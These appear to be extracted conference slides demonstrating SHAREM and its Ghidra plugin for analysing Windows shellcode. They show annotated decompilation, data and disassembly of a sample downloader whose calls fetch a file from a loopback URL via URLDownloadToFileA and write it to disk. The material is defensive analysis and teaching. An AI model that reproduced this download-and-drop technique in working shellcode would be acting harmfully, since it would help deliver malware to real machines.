

**This can be compiled,
allowing it to be easily
debugged.**

SHAREM & Ghidra Plugin



GHIDRA

Running Scripts




Game-Changing Advances in Windows Shellcode Analysis

Ghidra's Console Output

```
Console - Scripting
ShareM.java> Running...
ShareM.java> Commented "; ***Shellcode Entry Point, offset 0x0***" at 0x0
ShareM.java> Commented "; GetPC" at 0x5
ShareM.java> Commented "; call to LoadLibraryA
(urlmon.dll)" at 0x3d
ShareM.java> Commented "; call to GetProcAddress
(urlmon.dll, URLDownloadToFileA)" at 0x4f
ShareM.java> Commented "; call to URLDownloadToFileA
(0x0, http://127.0.0.1/file.exe,
C:\file.exe, 0x0, 0x0)" at 0x72
ShareM.java> Commented "; load TIB" at 0x7d
ShareM.java> Commented "; load PEB_LDR_DATA LoaderData" at 0x84
ShareM.java> Commented "; LIST_ENTRY InMemoryOrderModuleList" at 0x87
ShareM.java> Finished!
```

SHAREM & Ghidra



Comments - Before

```
C:\> Decompile: FUN_00000005 - (na.bin)
17  puVar10 = &stack0x00000004;
18  param_2 = param_2 + -5;
19  FUN_0000007a();
20  FUN_000000b0(param_2,&stack0x00000004);
21  iVar6 = param_2 + 0x144;
22  iVar4 = (**(code **)(param_2 + 0x12d))(iVar6,param_2,puVar10);
23  iVar2 = iVar6 + 0x131;
24  iVar9 = iVar2;
25  uVar5 = (**(code **)(iVar6 + 0x125))(iVar4,iVar2,iVar6,param_2);
26  *(undefined4 *)(iVar4 + 0x14f) = uVar5;
27  (**(code **)(iVar4 + 0x14f))(0,iVar4 + 0x15f,iVar4 + 0x153,0,0,iVar4,iVar9);
```

Comments - After



Decompile: FUN_00000005 - (na.bin)

```
19          /* ; GetPC */
20  puVar11 = &stack0x00000004;
21  iVar6 = unaff_retaddr + -5;
22  FUN_0000007a();
23  FUN_000000b0(iVar6,&stack0x00000004);
24  iVar10 = iVar6 + 0x144;
25          /* ; call to LoadLibraryA
26             (urlmon.dll) */
27  iVar4 = (**(code **) (iVar6 + 0x12d)) (iVar10,iVar6,puVar11);
28  iVar2 = iVar10 + 0x131;
29          /* ; call to GetProcAddress
30             (urlmon.dll, URLDownloadToFileA) */
31  iVar9 = iVar2;
32  uVar5 = (**(code **) (iVar10 + 0x125)) (iVar4,iVar2,iVar10,iVar6);
33  *(undefined4 *) (iVar4 + 0x14f) = uVar5;
34          /* ; call to URLDownloadToFileA
35             (0x0, http://127.0.0.1/file.exe,
36             C:\file.exe, 0x0, 0x0) */
```

Data Types - Before



0000011f	ac	??	ACh
00000120	c8	??	C8h
00000121	ff	??	FFh
00000122	ff	??	FFh
00000123	00	??	00h
00000124	00	??	00h
00000125	01	??	01h
00000126	00	??	00h
00000127	00	??	00h
00000128	00	??	00h
00000129	02	??	02h
0000012a	00	??	00h
0000012b	00	??	00h
0000012c	00	??	00h
0000012d	03	??	03h
0000012e	00	??	00h
0000012f	00	??	00h
00000130	00	??	00h

00000131	55 52 4c	ds	"URLDownloadToFileA"
	44 6f 77		
	6e 6c 6f ...		
00000144	75 72 6c	ds	"urlmon.dll"
	6d 6f 6e		
	2e 64 6c ...		
00000150	00	??	00h
00000151	00	??	00h
00000152	00	??	00h
00000153	43 3a 5c	ds	"C:\\file.exe"
	66 69 6c		
	65 2e 65 ...		
0000015f	68 74 74	ds	"http://127.0.0.1/file.exe"

Data Types - After

```

00000115 ee ea c0 1f      ddw      1FC0EAEh
00000119 4a 37 a1 49      ddw      49A1374Ah
0000011d 26 80 ac c8      ddw      C8AC8026h
00000121 ff ff 00 00      ddw      FFFFh

      GetProcAddress - API pointer
00000125 01 00 00 00      addr     LAB_00000000+1
00000129 02 00 00 00      ddw      2h

      LoadLibraryA - API pointer
0000012d 03 00 00 00      addr     LAB_00000000+3
00000131 55 52 4c          ds         "URLDownloadToFileA"
      44 6f 77
      6e 6c 6f ...
00000144 75 72 6c          ds         "urlmon.dll"
      6d 6f 6e
      2e 64 6c ...

      URLDownloadToFileA - API pointer
0000014f 00 00 00 00      addr     00000000
00000153 43 3a 5c          ds         "C:\\file.exe"
      66 69 6c
      65 2e 65 ...
0000015f 68 74 74          ds         "http://127.0.0.1/file.exe"
      70 3a 2f
      2f 31 32 ...

```


Disassembly - Before

FUN_00000005

000000005	58	POP	EAX
000000006	8d 52 fb	LEA	EDX, [EDX + -0x5]
000000009	89 e5	MOV	EBP, ESP
00000000b	81 ec 00	SUB	ESP, 0x1000
	10 00 00		

Disassembly - After

```
FUN_00000005
00000005 5a                POP        EDX
00000006 8d 52 fb         LEA        EDX, [EDX + -0x5]
00000009 89 e5           MOV        EBP, ESP
0000000b 81 ec 00        SUB        ESP, 0x1000
          10 00 00
```

SHAREM Ghidra Plugin

- Demo!

Thank You!

- Download and try out SHAREM!
 - <https://github.com/Bw3ll/sharem>
 - Give it a star if you like it!

This research and some co-authors have been supported by **NSA Grant H98230-20-1-0326**.